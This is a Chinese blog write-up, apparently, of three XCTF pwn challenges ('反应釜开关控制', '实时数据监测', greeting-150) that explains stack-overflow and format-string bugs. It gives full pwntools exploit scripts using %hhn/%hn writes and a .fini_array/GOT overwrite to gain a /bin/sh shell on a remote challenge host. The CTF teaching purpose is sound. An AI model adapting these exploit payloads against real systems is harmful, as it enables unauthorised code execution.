xctf-pwn-“反应釜开关控制 & 实时数据监测 & greeting-150“

原创

四代机您发多少 于 2021-07-31 14:06:14 发布 108 收藏 1

分类专栏： 快乐学习pwn

本文链接：https://blog.csdn.net/njh18790816639/article/details/119250147

反应釜开关控制

该pwn题目逻辑较为简单。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [rsp+0h] [rbp-240h]
  char v5; // [rsp+40h] [rbp-200h]

  write(1, "Please closing the reaction kettle\n", 0x23uLL);
  write(1, "The switch is:", 0xEuLL);
  sprintf(&s, "%p\n", easy);                    // 打印出easy函数地址
  write(1, &s, 9uLL);
  write(1, ">", 2uLL);
  gets(&v5, ">");                               // 栈溢出漏洞
  return 0;
}
```

可以根据所泄露出的内存地址，运行到easy函数


```
__int64 easy()
{
  char s; // [rsp+0h] [rbp-1C0h]
  char v2; // [rsp+40h] [rbp-180h]

  write(1, "You have closed the first switch\n", 0x21uLL);
  write(1, "Please closing the second reaction kettle\n", 0x2AuLL);
  write(1, "The switch is:", 0xEuLL);
  sprintf(&s, "%p\n", normal);                  // 打印出normal函数地址
  write(1, &s, 9uLL);
  write(1, ">", 2uLL);
  return gets(&v2, ">");                        // 栈溢出漏洞
}
```

同样的逻辑


```
__int64 normal()
{
  char s; // [rsp+0h] [rbp-140h]
  char v2; // [rsp+40h] [rbp-100h]

  write(1, "You have closed the first switch\n", 0x22uLL);
  write(1, "Please closing the third reaction kettle\n", 0x2AuLL);
```


```
8   write(1, "The switch is:", 0xEuLL);
9   sprintf(&s, "%p\n", shell);                    // 打印出shell函数地址
10  write(1, &s, 9uLL);
11  write(1, ">", 2uLL);
12  return gets(&v2, ">");
13}                                                // 栈溢出漏洞
```

第三个栈溢出

通过三次栈溢出，可以得到shell函数地址。

```
1int shell()
2{
3  return system("/bin/sh");                       // system权限
4}
```

发现PIE保护没有开启，其实这里是直接可以栈溢出到shell函数的地址的，不必弄那么复杂！



这道题目的PIE应该是忘记开了，题目原本设计的目的是想让我们使用三次栈溢出来得到shell的。

分界线

这里我感觉应该不是这么简单的，所以我又去进行寻找资料，发现是XCTF 4th-CyberEarth里面的盲打题。意味着我们没有ELF文件，所以我们就没有办法来想这么简单的去做出来。

实时数据监测


发现什么保护都没有开启。

然后看一看代码。

```
int locker()
{
  int result; // eax
  char s; // [esp+0h] [ebp-208h]

  fgets(&s, 0x200, stdin);                      // 不存在栈溢出漏洞
  imagemagic(&s);                               // 格式化字符串漏洞
  if ( key == 35795746 )                        // 判断key值
    result = system("/bin/sh");
  else
    result = printf(format, &key, key);
  return result;
}
```


关键是利用格式化字符串进行任意地址写，将key地址里面的数值进行覆盖。



偏移量应该是12，而key的地址为0x0804A048，需要将key的值覆盖为35795746即可。转换为发送数据为22 33 22 02。

```
\x22=34    \x33=51    \x22=34          \x02=2
18+16=34=0x22   34+17=51=0x33   51+239=290=0x122  290+224=514=0x202
数据在内存中是小端序%hhn会写入单字节
构造如下：
%18c%12$hhn%17c%13$hhn%239c%14$hhn%224c%15$hhn
也可以使用fmtstr_payload函数
payload = fmtstr_payload(12,{key_addr,35795746})
```

```
from pwn import *
context(log_level='debug',os='linux')
r = remote('111.200.241.244',63451)
#r = process('./pwn')

key_addr = 0x0804A048
payload = p32(key_addr)+p32(key_addr+1)+p32(key_addr+2)+p32(key_addr+3)+b'%18c%12$hhn%17c%13$hhn%239c%14$hhn%224c%15$hhn'
#payload = fmtstr_payload(12,{key_addr:35795746})

r.sendline(payload)
#r.recv()
r.interactive()
~
~
```

可以构造shellcode，也可以使用fmtstr_payload函数

---

greeting-150

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [esp+1Ch] [ebp-84h]
  char v5; // [esp+5Ch] [ebp-44h]
  unsigned int v6; // [esp+9Ch] [ebp-4h]

  v6 = __readgsdword(0x14u);                    // canary保护
  printf("Please tell me your name... ");
  if ( !getnline(&v5, 64) )                     // 判断
    return puts("Don't ignore me ;( ");
  sprintf(&s, "Nice to meet you, %s :)\n", &v5);
  return printf(&s);                            // 格式化字符串漏洞
}
```



```
size_t __cdecl getnline(char *s, int n)
{
  char *v3; // [esp+1Ch] [ebp-Ch]

  fgets(s, n, stdin);                           // n=64，可以输入最大64位值
  v3 = strchr(s, 10);                           // 截取/n换行键之后字符串
  if ( v3 )
    *v3 = 0;
  return strlen(s);
}
```

getnline函数

并且可以发现存在system函数。

```
int nao()
{
  setbuf(stdin, 0);                             但是/bin/sh字符串不存在
  setbuf(stdout, 0);
  return system("echo \"Hello, I'm nao\"!");     // system函数存在，/bin/sh字符不存在
}                                               // system函数
```

这个时候我们可以先确认偏移量！

```
[DEBUG] PLT 0x80484c0 strlen
[DEBUG] PLT 0x80484d0 __libc_start_main
[DEBUG] PLT 0x80484e0 sprintf
[*] '/home/njhnjhnjh/桌面/greeting-150'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[DEBUG] Received 0x2c bytes:
    b"Hello, I'm nao!\n"
    b'Please tell me your name... '
[DEBUG] Sent 0x57 bytes:
    b'aaaaaa.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x\n'
[*] Process './greeting-150' stopped with exit code 138 (pid 1192)
[DEBUG] Received 0x8a bytes:
    b'Nice to meet you, aaaaaa.80487d0.ff8c432c.   0.   0.   0.   0.6563694e.206f7420.7465656d.
756f7920.6161202c.61616161.7834252e.7834252e. :)\n'
```

可以看到开启了canary保护

前面填充两个字节，此时偏移量为12

通过判断发现不存在栈溢出漏洞，也就是说我们只有一个格式化字符串漏洞，但是如果仅仅靠格式化字符串漏洞，可以达到一次的任意地址写，但是仅仅通过一次任意地址写，是达不到我们想要的地步，所以我们必须想办法将该格式化字符串漏洞可以多次利用！

大多数可执行文件是通过链接 libc 来进行编译的，因此 gcc 会将 glibc 初始化代码放入编译好的可执行文件和共享库中。
.init_array和 .fini_array 节（早期版本被称为 .ctors和 .dtors ）中存放了指向初始化代码和终止代码的函数指针。
.init_array 函数指针会在 main() 函数调用之前触发。这就意味着，可以通过重写某个指向正确地址的指针来将控制流指向病毒或者寄生代码。
.fini_array 函数指针在 main() 函数执行完之后才被触发，在某些场景下这一点会非常有用。
例如，特定的堆溢出漏（如曾经的 http://phrack.org/issues/57/9.html ）会允许攻击者在任意位置写4个字节，攻击者通常会使用一个指向 shellcode 地址的函数指针来重写.fini_array 函数指针。
对于大多数病毒或者恶意软件作者来说， .init_array 函数指针是最常被攻击的目标，因为它通常可以使得寄生代码在程序的其他部分执行之前就能够先运行。

```
.fini_array:08049934 ; ===========================================================================
.fini_array:08049934
.fini_array:08049934 ; Segment type: Pure data
.fini_array:08049934 ; Segment permissions: Read/Write
.fini_array:08049934 _fini_array     segment dword public 'DATA' use32
.fini_array:08049934                 assume cs:_fini_array
.fini_array:08049934                 ;org 8049934h
.fini_array:08049934 __do_global_dtors_aux_fini_array_entry dd offset __do_global_dtors_aux
.fini_array:08049934                                         ; DATA XREF: __libc_csu_init+18↑o
.fini_array:08049934 _fini_array     ends                    ; Alternative name is '__init_array_end'
.fini_array:08049934
.jcr:08049938 ; ===========================================================================
```

程序退出时运行此函数指针，可以进行覆盖此处指针

此时我们利用一次任意地址写，覆盖.fini_array函数指针。然后可以进行覆盖strlen的got地址为system的plt地址。第二次main函数时就输入’/bin/sh’，调用strlen时候实际上调用的是system("/bin/sh");该函数。

```
from pwn import *
context(log_level="debug",os="linux")
r = remote('111.200.241.244',62148)
#r = process('./greeting-150')
elf = ELF('./greeting-150')

fini_addr = 0x08049934
start_addr = 0x080485f0
system_plt = elf.plt['system']#0x08048490
strlen_got = elf.got['strlen']#0x08049A54
#print(hex(system_plt))
r.recvuntil('Please tell me your name... ')
payload = b'aa'+p32(strlen_got+2)+p32(strlen_got)+p32(fini_addr)+b'%2020c%12$hn%31884c%13$hn%96
c%14$hn'
print(len(payload))
#payload = b'aaaaaa.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x.%4x
.%4x'
r.sendline(payload)
#r.recvuntil('Please tell me your name... ')
#r.recvall()
r.sendline("/bin/sh")
r.interactive()
```


利用该脚本可以得到权限！